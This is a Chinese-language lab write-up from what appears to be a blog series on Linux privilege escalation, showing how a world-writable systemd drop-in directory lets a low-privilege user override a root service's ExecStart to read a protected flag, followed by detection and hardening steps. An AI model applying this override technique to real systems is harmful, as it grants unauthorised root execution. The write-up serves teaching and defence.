

一個 root Service 的 Unit File 權限完美——root:root 0644,fei-student 完全不能修改。
但旁邊有一個目錄,權限是 drwxrwxrwx。
那個目錄叫做 .service.d/。systemd 會讀取裡面的設定,並且覆蓋 Unit File 的內容。
systemctl cat 和直接 cat Unit File 有什麼不同?
systemd 是現代 Linux 的 init system(PID 1),負責:
1. /etc/systemd/system/     ← 管理員自訂(最高優先)
2. /run/systemd/system/     ← 執行期產生
3. /lib/systemd/system/     ← 套件預設
每個 Unit 可以有對應的 .d/ 目錄:
/etc/systemd/system/fei-l09.service         ← Base Unit
/etc/systemd/system/fei-l09.service.d/      ← Drop-in 目錄
/etc/systemd/system/fei-l09.service.d/override.conf  ← Drop-in 設定
Effective Configuration = Base Unit + 所有 Drop-in(按檔名字母順序合併)
如果 Drop-in 要替換(不是追加)ExecStart:
[Service]
ExecStart=                      # 先清空(空值)
ExecStart=/new/command          # 再設定新值
缺少第一行的 ExecStart=(空值),systemd 會追加而非替換,可能導致兩個 ExecStart 同時存在。
# 看 Unit File 和所有 Drop-in 的來源
systemctl cat fei-l09.service

# 看最終有效設定
systemctl show fei-l09.service -p ExecStart
重點:
cat /etc/systemd/system/fei-l09.service只看 base unit。systemctl cat才能看到完整的 effective configuration(含 drop-in)。
VM:         FEI-PRIVESC-LINUX
OS:         Ubuntu 22.04.4 LTS(systemd 249)
起始帳號:    fei-student
目標:       root
Flag:       /root/fei-l09-flag.txt
Scenario:   FEI-L09-SYSTEMD-SERVICE
# 1. 以 fei-labadmin 登入
ssh fei-labadmin@192.168.77.10
# 密碼:FEI-LabAdmin-2026!

# 2. 進入場景目錄並 setup
cd /opt/fei-privesc/scenarios/FEI-L09-SYSTEMD-SERVICE
sudo ./fei-setup.sh

# 3. 確認場景就緒
sudo ./fei-verify.sh
# 應看到 L09-SYSTEMD-SERVICE STATUS: READY

# 4. 切換到 fei-student
su - fei-student
# 密碼:FEI-Student-2026!
fei-setup.sh 建立了:
/opt/fei-privesc/training/L09/fei-service-action.sh(root:root 755, benign)/etc/systemd/system/fei-l09.service(root:root 0644, 不可寫)/etc/systemd/system/fei-l09.service.d/(root:root 0777, 可寫!)daemon-reload + start/stop/restart fei-l09.service
/root/fei-l09-flag.txt
Verify 23 項全部 PASS。
fei-student@fei-privesc-linux:~$ systemctl cat fei-l09.service
# /etc/systemd/system/fei-l09.service
[Unit]
Description=FEI PrivEsc L09 Training Service

[Service]
Type=oneshot
ExecStart=/opt/fei-privesc/training/L09/fei-service-action.sh
User=root
RemainAfterExit=no

[Install]
WantedBy=multi-user.target
以 root 執行 fei-service-action.sh。
fei-student@fei-privesc-linux:~$ ls -la /etc/systemd/system/fei-l09.service
-rw-r--r-- 1 root root ... fei-l09.service
644,不可寫。直接改 Unit File 不可行。
fei-student@fei-privesc-linux:~$ ls -la /etc/systemd/system/fei-l09.service.d/
total 8
drwxrwxrwx  2 root root 4096 ... .
drwxr-xr-x 23 root root 4096 ... ..
drwxrwxrwx(777)——任何人都可以在裡面建立檔案!

fei-student@fei-privesc-linux:~$ cat > /etc/systemd/system/fei-l09.service.d/override.conf << 'EOF'
[Service]
ExecStart=
ExecStart=/bin/bash -c "cat /root/fei-l09-flag.txt > /tmp/fei-l09-output.txt && chmod 644 /tmp/fei-l09-output.txt"
EOF
fei-student@fei-privesc-linux:~$ sudo systemctl daemon-reload
fei-student@fei-privesc-linux:~$ sudo systemctl restart fei-l09.service
fei-student@fei-privesc-linux:~$ cat /tmp/fei-l09-output.txt
FEI{LINUX_L09_SYSTEMD_ROOT_ACCESS}
「有 writable drop-in directory 就一定能提權嗎?」
不一定。需要同時滿足:
□ Drop-in directory 可寫
□ Service 以 root(或高權限)執行
□ 有辦法觸發 daemon-reload + restart
□ Drop-in 的修改會影響 ExecStart 或其他可控行為
如果 Service 以低權限使用者執行,即使 drop-in 可寫也不能提權。
如果沒有 systemctl restart 的權限,修改 drop-in 不會生效。
# 錯誤:會追加,不會替換
[Service]
ExecStart=/new/command

# 正確:先清空再替換
[Service]
ExecStart=
ExecStart=/new/command
這是 systemd 設計——讓 drop-in 可以追加多個 ExecStart。但對攻擊者來說,必須知道先清空。
本 Scenario 使用 Type=oneshot:執行完 ExecStart 就結束。Type=simple 的 Service 在 stop/start 時行為不同。
沒有 sudo systemctl daemon-reload 的權限:
| 面向 | L04 Cron | L09 systemd |
|---|---|---|
| 排程機制 | cron daemon | systemd manager |
| 弱點位置 | Executed Script writable | Drop-in Configuration writable |
| Definition 保護 | cron file 受保護 | Unit File 受保護 |
| 觸發方式 | 自動(每分鐘) | 需要 sudo trigger |
| 攻擊者修改 | Script 內容 | Service Configuration(ExecStart) |
共同點:Definition 本身安全,但被執行/讀取的資源不安全。
| 問題 | 原因 | 解法 |
|---|---|---|
| restart 後 flag 沒出現 | 忘記 daemon-reload |
sudo systemctl daemon-reload 後再 restart |
| ExecStart 沒被替換 | 缺少 ExecStart= 空行 |
先寫空的 ExecStart= 再寫新值 |
systemctl cat 沒顯示 override |
daemon 沒 reload | sudo systemctl daemon-reload |
| Permission denied 建立 override | 不在 drop-in 目錄中 | 確認路徑是 .service.d/override.conf |
# 檢查所有 service.d 目錄的權限
find /etc/systemd/system/ -name "*.service.d" -type d -perm -002

# 監控 drop-in 目錄的寫入
# auditd rule:
-w /etc/systemd/system/ -p w -k systemd_config_change
root:root 755
# 修正 drop-in 目錄權限
sudo chmod 755 /etc/systemd/system/fei-l09.service.d/

# 驗證 fei-student 不能寫入
su -c "touch /etc/systemd/system/fei-l09.service.d/test.conf" fei-student
# 應該 Permission denied
| 活動 | 偵測方式 |
|---|---|
| drop-in 檔案建立 | inotify / auditd 監控 .service.d/ 目錄 |
| daemon-reload | journalctl -u systemd 搜尋 "Reloading" |
| ExecStart 變更 | systemctl diff 或比對 systemctl show 輸出 |
| 異常 service restart | journalctl -u fei-l09.service 的時間戳 |
systemctl cat 為什麼比只 cat Unit File 更重要?cat /etc/systemd/system/fei-l09.service
# 只看 base unit — ExecStart=fei-service-action.sh
systemctl cat fei-l09.service
# 看 base unit + 所有 drop-in
# 可能發現 override.conf 中的 ExecStart 已被替換
在真實環境做 security audit 時,如果你只 cat Unit File 就認為安全,可能會漏掉 drop-in 中的惡意設定。
Always check effective configuration, not just base unit.
你發現一個 systemd service 的 drop-in directory 是 drwxr-xr-x(755),但 Service 以 root 執行。這樣安全嗎?
如果攻擊者修改了 drop-in 但沒有 daemon-reload 的權限,有沒有其他方式讓修改生效?
Q1: 為什麼 ExecStart= 需要先寫空行再寫新值?
答案
systemd 設計上,drop-in 的 ExecStart 是「追加」而非「替換」。ExecStart=(空值)會清除 base unit 的設定,第二行再設定新值,實現替換效果。
Q2: L09 的漏洞本質和 L04 (Cron) 有什麼不同?
答案
L04 的弱點是「被執行的 script 可寫」(Writable Executed Resource)。L09 的弱點是「service 的設定(drop-in)可寫」(Writable Configuration)。L04 是資源層面,L09 是設定層面。
做完後記得 reset,避免影響下一題:
# 以 fei-labadmin 執行
ssh fei-labadmin@192.168.77.10
cd /opt/fei-privesc/scenarios/FEI-L09-SYSTEMD-SERVICE
sudo ./fei-reset.sh
sudo ./fei-verify.sh --reset
# 應看到 L09-SYSTEMD-SERVICE STATUS: RESET
systemctl cat 才能看到 Effective Configuration——直接 cat Unit File 可能漏掉 Drop-inExecStart= 空行是最常見的失誤過去 10 天的 Linux Lab,每一題都是某種形式的「低權限使用者可以控制某個高權限會使用的東西」。有沒有辦法把這些都統一成一個 Mental Model?
Day 14:打完 10 個 Linux Lab,我發現提權其實一直在找同一件事



 iThome鐵人賽
 看影片追技術